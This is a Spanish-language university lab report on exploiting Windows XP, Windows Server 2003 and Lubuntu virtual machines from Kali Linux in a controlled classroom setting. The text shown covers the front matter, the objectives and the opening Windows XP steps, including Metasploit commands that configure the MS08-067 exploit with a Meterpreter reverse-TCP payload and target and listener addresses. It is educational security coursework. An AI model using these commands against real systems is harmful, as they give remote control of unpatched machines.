

**EXPLOTACIÓN DE MAQUINAS VIRTUAL DE WINDOWS XP, WINDOWS SERVER
2003 Y UBUNTU DESDE KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

**UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025**

**EXPLOTACIÓN DE MAQUINAS VIRTUAL DE WINDOWS XP, WINDOWS SERVER
2003 Y UBUNTU DESDE KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

Tema.....	Pagina
1. Introducción	9
2. Objetivos	10
2.1. Objetivo General	10
2.2. Objetivos Específicos.....	10
3. Justificación	11
4. Planteamiento de la Actividad	12
5. Desarrollo del tema	13
5.1. Explotación de Windows XP	13
5.1.1 Abriendo la herramienta principal para la explotación de vulnerabilidades.	13
5.1.2 Buscando el módulo de explotación "netapi" para vulnerabilidades de red en	
Windows	14
5.1.3 Selección y preparación el módulo de ataque MS08-067.....	15
5.1.4 Confirmación de la configuración antes de ejecutar el ataque	16
5.1.5 Verificación de la configuración de acceso remoto del equipo objetivo	17
5.1.6 Ejecución del exploit y establecimiento de sesión VNC	18
5.1.7 Sesión de VNC activa - Acceso visual remoto completo	19
5.1.8 Modificación de credenciales del Windows XP	20
5.1.9 Recopilación de datos y credenciales del Windows XP	21
5.1.10 Comparación de Hashes Antes y Después del Cambio de Contraseña	23

5.1.11	Descifrar el hash del Administrador para obtener la contraseña en texto legible	24
5.1.12	Ejecución de comandos directamente en el sistema XP	25
5.1.13	Demostración de acceso y modificación del sistema de archivos	26
5.1.14	Verificación exitosa de la modificación del sistema en el escritorio de Windows XP	27
5.1.15	EXPLOTACION DESDE KALI LINUX A WINDOWS SERVER 2003.	28
5.1.16	Creación del archivo ejecutable "laboratorio3.exe" con Msfvenom	29
5.1.17	Confirmando que el servidor web local está activo para alojar el payload	30
5.1.18	Configuración de permisos y remover el payload al directorio web	31
5.1.19	Mover el archivo malicioso al directorio de Apache para su descarga.....	32
5.1.20	Verificación de que el payload está disponible para descarga.....	34
5.1.21	Windows Server 2003 descargando el archivo malicioso laboratorio3.exe	35
5.1.22	Confirmación de la descarga completa del archivo malicioso.....	36
5.1.23	Preparación para recibir la conexión del payload	37
5.1.24	Preparación del handler para recibir la conexión del Windows Server 2003	38
5.1.25	Conexión exitosa y identificación de procesos para la migración	39
5.1.26	Identificación de procesos del sistema para migración desde el Administrador de tareas	40

5.1.27	Mover la sesión a un proceso del sistema para mayor persistencia y estabilidad	41
5.1.28	Confirmación de que el proceso malicioso ya no es visible	42
5.2.	LUBUNTU:	43
5.2.1	Obtención del sistema operativo objetivo para la explotación	43
5.2.2	Sistema objetivo instalado y listo para la explotación	49
5.2.3	Creación del archivo malicioso ELF para la explotación de Lubuntu.....	50
5.2.4	Activación del servidor web para alojar el payload de Linux	51
5.2.5	Preparando el servidor web para servir el archivo malicioso a Lubuntu.....	52
5.2.6	Confirmación de que el archivo malicioso está listo para descarga	53
5.2.7	Verificación desde el navegador de que el archivo está disponible.....	54
5.2.8	Lubuntu descargando el archivo malicioso desde el servidor de Kali.....	55
5.2.9	Archivo malicioso descargado y listo para ejecución.....	56
5.2.10	Preparando el handler para recibir la conexión de Lubuntu	57
5.2.11	Configuración del payload correcto para Lubuntu	58
5.2.12	Parámetros del payload ajustados para recibir la conexión de Lubuntu	59
5.2.13	Verificación de la presencia del payload en el sistema objetivo	60
5.2.14	Activación manual del archivo malicioso en el sistema	61
5.2.15	Conexión exitosa y acceso remoto al sistema Lubuntu	62
5.2.16	Obtención de datos del sistema y confirmación de acceso remoto.....	63

6.	Problemas encontrados	64
7.	Recomendaciones	65
8.	Problemas Encontrados.....	¡Error! Marcador no definido.
9.	Conclusión	66
10.	Bibliográfica	66

Tabla de Ilustración

Ilustración 1.	Iniciando Metasploit Framework en Kali Linux.....	13
Ilustración 2.	Búsqueda del Exploit para Windows XP	14
Ilustración 3.	Configurando el Exploit para Windows XP	15
Ilustración 4.	Verificación de Opciones del Exploit.....	16
Ilustración 5.	Configuración de Escritorio Remoto en Windows XP	17
Ilustración 6.	Explotación Exitosa y Acceso Remoto a Windows XP	18
Ilustración 7.	Control Total del Escritorio de Windows XP	19
Ilustración 8.	Cambio de Contraseña del Administrador.....	20
Ilustración 9.	Obtención de Información del Sistema y Hashes de Contraseñas.....	21
Ilustración 10.	Evidencia del cambio de contraseña en los hashes del sistema.....	23
Ilustración 11.	Uso de CrackStation para Descifrar Hashes de Contraseñas.....	24
Ilustración 12.	Acceso a la Línea de Comandos (Shell) de Windows XP	25
Ilustración 13.	Creación de Carpeta en el Escritorio de Windows XP	26
Ilustración 14.	Confirmación Visual de la Carpeta Creada	27

Ilustración 15. Creación del Directorio de Trabajo y Uso de Msfvenom	28
Ilustración 16. Generación del Payload Malicioso para Windows Server 2003.....	29
Ilustración 17. Verificación del Servicio Apache en Kali Linux.....	30
Ilustración 18. Preparación del Directorio Web de Apache	31
Ilustración 19. Copia del Payload al Servidor Web	32
Ilustración 20. Listado del Servidor Web de Kali Linux	34
Ilustración 21. Descarga del Payload desde el Servidor Web	35
Ilustración 22. Descarga Exitosa del Payload en Windows Server 2003	36
Ilustración 23. Búsqueda del Módulo Multi/Handler en Metasploit	37
Ilustración 24. Configuración del módulo handler en Metasploit	38
Ilustración 25. Sesión de Meterpreter Establecida y Listado de Procesos.....	39
Ilustración 26. Análisis de Procesos en Windows Server 2003	40
Ilustración 27. Migración Exitosa del Proceso en Meterpreter.....	41
Ilustración 28. Verificación de la Migración Exitosa en el Administrador de Tareas.....	42
Ilustración 29. Descarga de la Imagen de Lubuntu 24.04.....	43
Ilustración 30. Interfaz de Lubuntu 24.04.....	49
Ilustración 31 Generación del Payload para Linux (Lubuntu).....	50
Ilustración 32. Inicio y Verificación del Servidor Apache en Kali.....	51
Ilustración 33. Copia del Payload al Directorio Web de Apache	52
Ilustración 34. Payload de Linux Alojado en el Servidor Web	53
Ilustración 35. Listado del Servidor Web con el Payload para Linux	54
Ilustración 36. Descarga del Payload desde Lubuntu	55
Ilustración 37. Payload en el Escritorio de Lubuntu.....	56

Ilustración 38. Configuración para Linux en Metasploit	57
Ilustración 39. Configuración del Módulo Multi/Handler para Linux	58
Ilustración 40. Configuración Final para Linux.....	59
Ilustración 41. Archivo Malicioso en el Escritorio de Lubuntu.....	60
Ilustración 42. Ejecución del Payload en Lubuntu	61
Ilustración 43. Sesión de Meterpreter Establecida con Lubuntu	62
Ilustración 44. Recopilación de Información del Sistema Lubuntu.....	63

1. Introducción

Este informe detalla el proceso de explotación de vulnerabilidades en un entorno de red controlado, tal como se propuso en la clase de Seguridad y Auditoria de red. Se utilizó la distribución Kali Linux para lanzar ataques específicos contra máquinas virtuales como Windows XP, Windows Server 2003 y Xubuntu. El informe muestra cómo se obtuvo información del sistema en Windows XP y cómo se logró ejecutar un archivo malicioso en Windows Server 2003 compartido por un servidor web, al igual que en Ubuntu para después tomar control y migrar procesos desde la consola de Meterpreter.

2. Objetivos

2.1. Objetivo General

Realizar la explotación de tres sistemas operativos distintos (Windows XP, Windows Server 2003 y Ubuntu) mediante la ejecución de ataques desde Kali Linux, con el fin de obtener acceso y control sobre ellos.

2.2. Objetivos Específicos

- Explotar una vulnerabilidad en Windows XP para obtener acceso como administrador y extraer información del sistema.
- Crear un archivo ejecutable en Kali Linux, enviarlo a Windows Server 2003 a través de un servidor web y ejecutarlo para tener acceso remoto.
- Adaptar el mismo proceso de Windows Server 2003 para una distribución de Linux (Ubuntu).

3. Justificación

Este laboratorio es fundamental para la materia de Seguridad y Auditoría de Redes, ya que nos permite aplicar los conceptos teóricos vistos en clase en un entorno virtual. Realizar estas prácticas nos ayuda a entender mejor cómo funcionan los ataques y, por lo tanto, cómo podemos defendernos de ellos en un futuro profesional, cumpliendo con lo propuesto por el docente. Este laboratorio nos permite pasar de la teoría a la práctica, enfrentándonos a escenarios realistas en un ambiente seguro donde podemos cometer errores y aprender de ellos. Entender cómo funcionan los ataques desde la perspectiva del atacante nos da una ventaja para diseñar y aplicar medidas de seguridad que realmente funcionen.

4. Planteamiento de la Actividad

El profesor nos pidió realizar un laboratorio práctico donde teníamos que explotar tres máquinas virtuales desde nuestra máquina con Kali Linux. Cada máquina tenía un sistema operativo diferente y unos específicos que cumplir:

1. Para la máquina con Windows XP:

El objetivo fue encontrar la manera de conocer toda la información importante del sistema, como la versión del Windows, los parches que le faltaban o los programas instalados, sin tener permisos de administrador al principio.

2. Para la máquina con Windows Server 2003:

El reto fue usar el servidor web que tenía instalado en nuestro beneficio. La idea fue:

- Subir desde Kali Linux un archivo ejecutable malicioso (.exe) a ese servidor.
- Engañar al sistema para que **descargara y ejecutara** ese archivo.
- Una vez ejecutado, tener control total de la máquina y luego migrar nuestro acceso a un proceso del sistema para que no se cerrara fácilmente.


3. Para la máquina con Lubuntu (Linux):

El objetivo final fue conseguir acceso remoto a la máquina y poder controlarla desde Kali Linux, al igual que como se hizo con la máquina Windows Server 2003.

5. Desarrollo del tema

5.1.Explotación de Windows XP

5.1.1 Abriendo la herramienta principal para la explotación de vulnerabilidades




```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Use help <command> to learn more about any command  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED....and...  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!
```

Ilustración 1. Iniciando Metasploit Framework en Kali Linux

En esta captura se muestra la terminal de Kali Linux con el comando `msfconsole` ejecutado, que inicia el framework de Metasploit.

Este es el primer paso antes de comenzar cualquier operación de explotación, ya que Metasploit será la herramienta central desde donde se lanzarán todos los exploits contra las máquinas.

5.1.2 Buscando el módulo de explotación "netapi" para vulnerabilidades de red en Windows



```

kali@kali: ~
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search netapi

Matching Modules
=====

#   Name                                     Discl
osure Date Rank Check Description
-   -
-----
0   exploit/windows/smb/ms03_049_netapi       2003-
11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternat
eComputerName Overflow
1   exploit/windows/smb/ms06_040_netapi       2006-
08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicali
ze Overflow
2   \_ target: (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1) .
3   \_ target: (wscpy) Windows NT 4.0 / Windows 2000 SP0-SP4 .

```

Ilustración 2. Búsqueda del Exploit para Windows XP

En esta imagen se muestra el comando `search netapi` ejecutado en Metasploit. Este comando busca módulos (exploits) relacionados con vulnerabilidades de red de Windows.

5.1.3 Selección y preparación el módulo de ataque MS08-067_netapi

```

kali@kali: ~
kali@kali: ~ x root@kali: /home/kali x kali@kali: ~ x
94  \_ target: Windows 2003 SP2 Turkish (NX)

Interact with a module by name or index. For example info 94, use 94 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use exploit/windows/smb/ms08_067_netapi

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.128.100.7
RHOST => 192.128.100.7
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description

```


Ilustración 3. Configurando el Exploit para Windows XP

En esta imagen se muestra la configuración del exploit ms08_067_netapi en Metasploit.

Los comandos utilizados son:

- use exploit/windows/smb/ms08_067_netapi (selecciona el exploit)
- set payload windows/meterpreter/reverse_tcp (configura el tipo de acceso remoto)
- set RHOST 192.128.100.7 (establece la IP de la máquina Windows XP como víctima)
- options (verifica la configuración)

5.1.4 Confirmación de la configuración antes de ejecutar el ataque



```

kali@kali: ~
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.128.100.7   yes       The target host(s), see https://docs.m
  tasptloit.com/docs/using-metasploit/basi
  cs/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
  ead, process, none)
  LHOST     192.128.100.5   yes       The listen address (an interface may b
  e specified)
  LPORT     4444             yes       The listen port

Exploit target:

```

Ilustración 4. Verificación de Opciones del Exploit

En esta imagen se muestra el comando options ejecutado en Metasploit para verificar la configuración del exploit. Se pueden observar los parámetros configurados:

- **RHOSTS:** 192.128.100.7 (IP del Windows XP víctima)
- **LHOST:** 192.128.100.5 (IP de Kali Linux)
- **LPORT:** 4444 (puerto de escucha en Kali)
- **RPORT:** 445 (puerto SMB)

5.1.5 Verificación de la configuración de acceso remoto del equipo objetivo


